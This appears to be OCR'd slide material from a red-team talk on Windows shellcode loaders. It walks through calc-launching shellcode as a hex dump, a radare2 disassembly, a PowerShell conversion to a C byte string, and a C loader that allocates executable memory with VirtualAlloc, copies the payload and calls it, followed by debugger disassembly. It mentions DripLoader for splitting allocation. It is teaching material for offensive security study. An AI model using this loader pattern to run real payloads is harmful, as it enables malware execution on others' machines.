00000050   00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H□ÀtgH.ÐP□H.D
00000060   8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  □@ I.ÐãVH.ÉA□4□H
00000070   01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
00000080   38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
00000090   8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  □@$I.ÐfA□.HD□@.I
000000A0   01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA□.□H.ÐAXAX^YZ
000000B0   41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH□ì AR.àXA
000000C0   59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH□.éW...]Hº...
000000D0   00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H□□....Aº1□
000000E0   6F 87 FF D5 BB FE 0E 32 EA 41 BA A6 95 BD 9D FF  o□.Õ»þ.2êAº¦□½□.
000000F0   D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH□Ä(<.|.□ûàu.»G
00000100   13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA□Ú.Õcalc.
```

Example: Calc shellcode (Disassembly)


Shellcode disassembly



```
PS C:\Users\hacker\source\repos\iattest\x64\Release> radare2.exe .\calc64.bin
[0x00000000]> pd
            0x00000000      fc             cld
            0x00000001      4883e4f0       and rsp, 0xfffffffffffffff0
            0x00000005      e8c0000000     call 0xca
            0x0000000a      4151           push r9
            0x0000000c      4150           push r8
            0x0000000e      52             push rdx
            0x0000000f      51             push rcx
            0x00000010      56             push rsi
            0x00000011      4831d2         xor rdx, rdx
            0x00000014      65488b5260     mov rdx, qword gs:[rdx + 0x60]
            0x00000019      488b5218       mov rdx, qword [rdx + 0x18]
            0x0000001d      488b5220       mov rdx, qword [rdx + 0x20]
            0x00000021      488b7250       mov rsi, qword [rdx + 0x50]
            0x00000025      480fb74a4a     movzx rcx, word [rdx + 0x4a]
            0x0000002a      4d31c9         xor r9, r9
        .-> 0x0000002d      4831c0         xor rax, rax
        :   0x00000030      ac             lodsb al, byte [rsi]
        :   0x00000031      3c61           cmp al, 0x61                 ; 'a'
       ,==< 0x00000033      7c02           jl 0x37
       |:   0x00000035      2c20           sub al, 0x20                 ; " H\x8brPH\x0f\xb7
       `--> 0x00000037      41c1c90d       ror r9d, 0xd
        :   0x0000003b      4101c1         add r9d, eax
        `=< 0x0000003e      e2ed           loop 0x2d
            0x00000040      52             push rdx
            0x00000041      4151           push r9
            0x00000043      488b5220       mov rdx, qword [rdx + 0x20]
            0x00000047      8b423c         mov eax, dword [rdx + 0x3c]
            0x0000004a      4801d0         add rax, rdx
            0x0000004d      8b8088000000   mov eax, dword [rax + 0x88]
            0x00000053      4885c0         test rax, rax
```


Example: Calc shellcode (Convert to C string)

Convert to C byte notation



```
PS C:\Users\hacker\source\repos\iattest\x64\Release> $filePath = ".\calc64.bin"
PS C:\Users\hacker\source\repos\iattest\x64\Release> $bytes = Get-Content -Path $filePath -Encoding
 Byte
PS C:\Users\hacker\source\repos\iattest\x64\Release> $escapedHexString = ($bytes | ForEach-Object {
 "\x" + $_.ToString("X2") }) -join ''
>>
PS C:\Users\hacker\source\repos\iattest\x64\Release> Write-Output $escapedHexString
>>
\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x6
0\x48\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x72\x50\x48\x0F\xB7\x4A\x4A\x4D\x31\xC9\x48\x31\xC0\xAC\x
3C\x61\x7C\x02\x2C\x20\x41\xC1\xC9\x0D\x41\x01\xC1\xE2\xED\x52\x41\x51\x48\x8B\x52\x20\x8B\x42\x3C\
x48\x01\xD0\x8B\x80\x88\x00\x00\x00\x48\x85\xC0\x74\x67\x48\x01\xD0\x50\x8B\x48\x18\x44\x8B\x40\x20
\x49\x01\xD0\xE3\x56\x48\xFF\xC9\x41\x8B\x34\x88\x48\x01\xD6\x4D\x31\xC9\x48\x31\xC0\xAC\x41\xC1\xC
9\x0D\x41\x01\xC1\x38\xE0\x75\xF1\x4C\x03\x4C\x24\x08\x45\x39\xD1\x75\xD8\x58\x44\x8B\x40\x24\x49\x
01\xD0\x66\x41\x8B\x0C\x48\x44\x8B\x40\x1C\x49\x01\xD0\x41\x8B\x04\x88\x48\x01\xD0\x41\x58\x41\x58\
x5E\x59\x5A\x41\x58\x41\x59\x41\x5A\x48\x83\xEC\x20\x41\x52\xFF\xE0\x58\x41\x59\x5A\x48\x8B\x12\xE9
\x57\xFF\xFF\xFF\x5D\x48\xBA\x01\x00\x00\x00\x00\x00\x00\x00\x48\x8D\x8D\x01\x01\x00\x00\x41\xBA\x3
1\x8B\x6F\x87\xFF\xD5\xBB\xFE\x0E\x32\xEA\x41\xBA\xA6\x95\xBD\x9D\xFF\xD5\x48\x83\xC4\x28\x3C\x06\x
7C\x0A\x80\xFB\xE0\x75\x05\xBB\x47\x13\x72\x6F\x6A\x00\x59\x41\x89\xDA\xFF\xD5\x63\x61\x6C\x63\x00
PS C:\Users\hacker\source\repos\iattest\x64\Release>
```

Example: Calc shellcode (EXE Loader)




```c
#include <stdio.h>
#include <windows.h>
unsigned char buf[] =
"\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48\x8B\x5
int main()
{
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

```
PS C:\Users\hacker\source\repos\iattest\x64\Release> .\shellcodeloader.exe
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
PS C:\Users\hacker\source\repos\iattest\x64\Release>
```

Shellcode loader:

- Shellcode (payload)
- VirtualAlloc
- Copy
- Exec

Example: Calc shellcode (EXE Loader)




```
unsigned char buf[] =
"\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65
int main()
{
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

Shellcode loader:

- Shellcode (payload)
- VirtualAlloc
- Copy
- Exec

Split it up: DripLoader

Example: Calc shellcode (Loader Code)




```
0000000140001000 <  48:83EC 28          sub rsp,28
0000000140001004    33C9                xor ecx,ecx
0000000140001006    BA 11010000         mov edx,111
000000014000100B    41:B8 00100000      mov r8d,1000
0000000140001011    44:8D49 40          lea r9d,qword ptr ds:[rcx+40]
0000000140001015    FF15 E50F0000       call qword ptr ds:[<&VirtualAlloc>]
000000014000101B    48:8D0D 1E200000    lea rcx,qword ptr ds:[<buf>]
0000000140001022    41:B8 02000000      mov r8d,2
0000000140001028    4C:8BC8             mov r9,rax
000000014000102B    48:8BD0             mov rdx,rax
000000014000102E    66:90               nop
0000000140001030    48:8D92 80000000    lea rdx,qword ptr ds:[rdx+80]
0000000140001037    0F1001              movups xmm0,xmmword ptr ds:[rcx]
000000014000103A    48:8D89 80000000    lea rcx,qword ptr ds:[rcx+80]
0000000140001041    0F1142 80           movups xmmword ptr ds:[rdx-80],xmm0
0000000140001045    0F1049 90           movups xmm1,xmmword ptr ds:[rcx-70]
0000000140001049    0F114A 90           movups xmmword ptr ds:[rdx-70],xmm1
000000014000104D    0F1041 A0           movups xmm0,xmmword ptr ds:[rcx-60]
0000000140001051    0F1142 A0           movups xmmword ptr ds:[rdx-60],xmm0
0000000140001055    0F1049 B0           movups xmm1,xmmword ptr ds:[rcx-50]
0000000140001059    0F114A B0           movups xmmword ptr ds:[rdx-50],xmm1
000000014000105D    0F1041 C0           movups xmm0,xmmword ptr ds:[rcx-40]
0000000140001061    0F1142 C0           movups xmmword ptr ds:[rdx-40],xmm0
0000000140001065    0F1049 D0           movups xmm1,xmmword ptr ds:[rcx-30]
0000000140001069    0F114A D0           movups xmmword ptr ds:[rdx-30],xmm1
000000014000106D    0F1041 E0           movups xmm0,xmmword ptr ds:[rcx-20]
0000000140001071    0F1142 E0           movups xmmword ptr ds:[rdx-20],xmm0
0000000140001075    0F1049 F0           movups xmm1,xmmword ptr ds:[rcx-10]
0000000140001079    0F114A F0           movups xmmword ptr ds:[rdx-10],xmm1
000000014000107D    49:83E8 01          sub r8,1
0000000140001081  ^ 75 AD               jne shellcodeloader.140001030
0000000140001083    0F1001              movups xmm0,xmmword ptr ds:[rcx]
0000000140001086    0F1102              movups xmmword ptr ds:[rdx],xmm0
0000000140001089    0FB641 10           movzx eax,byte ptr ds:[rcx+10]
000000014000108D    8842 10             mov byte ptr ds:[rdx+10],al
0000000140001090    41:FFD1             call r9
0000000140001093    33C0                xor eax,eax
0000000140001095    48:83C4 28          add rsp,28
0000000140001099    C3                  ret
```

VirtualAlloc


Copy

Call

Example: Loader




Example: Loader process: 1/3 VirtualAlloc

